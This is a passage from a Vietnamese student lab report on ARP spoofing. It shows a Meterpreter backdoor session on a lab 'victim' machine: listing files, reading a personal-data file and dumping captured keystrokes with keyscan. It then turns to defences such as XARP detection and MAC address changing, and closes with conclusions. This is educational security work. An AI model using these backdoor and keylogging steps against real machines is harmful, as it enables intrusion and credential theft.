
Hình 3.24: Chạy file dưới quyền administrator



Hình 3.25: Thông báo kết nối tới payload kia thành công

Vào lại máy tấn công ta xem việc kết nối đã thành công hay chưa.


Nhập lệnh: sessions



Hình 3.26: Xem thiết lập thành công tới máy nạn nhân chưa

Ta sẽ tương tác với phiên đang chạy:


Dùng lệnh: sessions -i 1



Hình 3.27: Chạy phiên session 1

Tiếp tục nhập lệnh: pwd

Sau khi thực thi thành công, nó đưa mình tới Desktop của Windows.



Hình 3.28: Thực thi pwd

Bên máy nạn nhân, ở ngoài desktop mình sẽ tạo một file .txt để điền các thông tin về bản thân nạn nhân.

Sau khi tạo xong quay lại máy tấn công, chúng ta hiển thị file vừa tạo ra.

```
meterpreter > ls
Listing: C:\Users\trann\Downloads
=================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  94     fil   2024-04-14 07:38:50 -0400  Infor.txt
100777/rwxrwxrwx  73802  fil   2024-04-14 07:34:18 -0400  backdoor.exe
100666/rw-rw-rw-  282    fil   2024-04-08 02:48:08 -0400  desktop.ini
```

Hình 3.29: Hiển thị file .txt vừa tạo

Xem nội dung bên trong nó là gì: cat Infor.txt

```
meterpreter > cat Infor.txt
Name: Tran Nhat Vu
N/T/N: 01/01/1001
So the: 123456789
Que quan: Khanh Hoa
Mat Khau: 123
meterpreter >
```

Hình 3.30: Thông tin trong file

Ngoài ra backdoor này còn ghi lại được thao tác yêu cầu của nạn nhân


```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
[-] stdapi_ui_start_keyscan: Operation failed: Incorrect function.
meterpreter > keyscan_dump
Dumping captured keystrokes...
123<^H><Shift>Tran<Shift>Nhat<Shift>Vy<^H>u123

meterpreter > keyscan_dump
Dumping captured keystrokes...
admin<Tab>admin
```

Hình 3.31: Ghi lại thông tin đăng nhập của nạn nhân


3.2 Thực nghiệm về phòng thủ khỏi ARP Spoofing

3.2.1 Công cụ được dùng để thực nghiệm

Sử dụng công cụ xarp để phát hiện xem mình có đang bị tấn công hay không.




Hình 3.32: Kết quả trả về của XARP khi chưa bị tấn công




Hình 3.33: Kết quả trả về khi bị tấn công ARP Spoofing

Để khắc phục trước cuộc tấn công đó, em sử dụng biện pháp thay đổi địa chỉ MAC cho máy nạn nhân thông qua công cụ technitum MAC address Changer v6



Hình 3.34: Công cụ thay đổi địa chỉ MAC

Sau khi click vào Ethernet0 ở trên, xuống phía dưới vào phần Change MAC Address và chọn Random



Hình 3.35: Thông báo thành công


3.2.2 Kết quả thực nghiệm về phòng thủ

Sau khi thay đổi địa chỉ MAC thành công ở bên trên, em bắt đầu check lại xem có còn bị ARP Spoofing nữa không.

```
C:\Users\trann>arp -a

Interface: 192.168.0.21 --- 0xb
  Internet Address      Physical Address      Type
  192.168.0.1           5c-92-5e-15-d9-a8     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Hình 3.36: Kiểm tra ARP trên máy nạn nhân

Bên máy tấn công thì công cụ Ettercap đã không bắt được gói tin nào của máy nạn nhân, khi nạn nhân kịp thời thay đổi MAC kịp lúc.



Hình 3.37: Không bắt được gói tin của máy nạn nhân

CHƯƠNG 4: KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN ĐỀ TÀI

4.1 Kết Luận

Tấn công ARP Spoofing là một mối nguy hại tiềm ẩn đối với an ninh mạng. Qua quá trình thực hiện đồ án này, đã cung cấp cho chúng ta các thông tin chi tiết về khái niệm, cách thức hoạt động và kỹ thuật tấn công của ARP và ARP Spoofing. Các công cụ được sử dụng để tấn công như: ARPSpoof, Bettercap, Wireshark và Ettercap. Ngoài ra đồ án còn cung cấp đề xuất các biện pháp phòng chống hiệu quả để ngăn chặn ARP Spoofing như: cấu hình bảng ARP tĩnh, sử dụng MAC Filtering và VPN, cùng với việc đào tạo người dùng là điều vô cùng quan trọng để ngăn chặn ARP Spoofing kịp thời.

4.2 Hướng phát triển đề tài

Nghiên cứu các phương pháp phát hiện tấn công ARP Spoofing tiên tiến hơn bằng cách áp dụng các kỹ thuật học máy và trí tuệ nhân tạo để nâng cao hiệu quả phát hiện các hệ thống và có khả năng thích ứng với các biến thể của ARP Spoofing.

Tăng cường hợp tác giữa các tổ chức và cộng đồng bảo mật trên thế giới để chia sẽ thông tin về các mối đe dọa mới và cách phòng tránh kịp thời để giảm thiểu các các rủi ro không mong muốn.

Nâng cao ý thức và kiến thức bảo mật mạng cho cộng đồng, đặc biệt là cho những người làm việc trong lĩnh vực an toàn thông tin.

4.3 Tổng kết

ARP Spoofing là một trong những mối đe dọa lớn đối với an ninh mạng trên toàn giới không chỉ riêng mỗi Việt Nam. Các tin tặc có thể lợi dụng lỗ hổng trong giao thức ARP để giả mạo địa chỉ MAC của mình thành địa chỉ MAC của một thiết bị hợp pháp khác trên mạng, nhằm đánh cắp dữ liệu, lừa đảo hoặc chiếm quyền kiểm soát hệ thống. Việc hiểu biết và áp dụng các biện pháp phòng tránh và phòng ngừa ARP Spoofing là vô cùng quan trọng để bảo vệ hệ thống mạng và dữ liệu của bạn ra khỏi các cuộc tấn công mạng nguy hiểm.

TÀI LIỆU THAM KHẢO

[1] https://en.wikipedia.org/wiki/Address_Resolution_Protocol

[2] https://quantrimang.com/cong-nghe/arp-va-nguyen-tac-lam-viec-trong-mang-lan-17302

[3] http://www.tcpipguide.com/free/t_ARPCaching.htm

[4] https://officercia.mirror.xyz/fYQegsuZkdLPlhW9xopFzwnLmQWjaaWBjnR2qX9UixY

[5] https://www.indusface.com/blog/protect-arp-poisoning/

[6] https://www.linkedin.com/pulse/ot-cyber-attack-workshop-case-study-02-arp-spoofing-hmi-yuancheng-liu-howzc/?trackingId=ZG68NaICQempqRr4DD8XWA%3D%3D

[7] https://www.ccdtt.com/arp-spoofing-dhcp-spoofing-and-cdp-lldp-recon/?utm_source=ReviveOldPost&utm_medium=social&utm_campaign=ReviveOldPost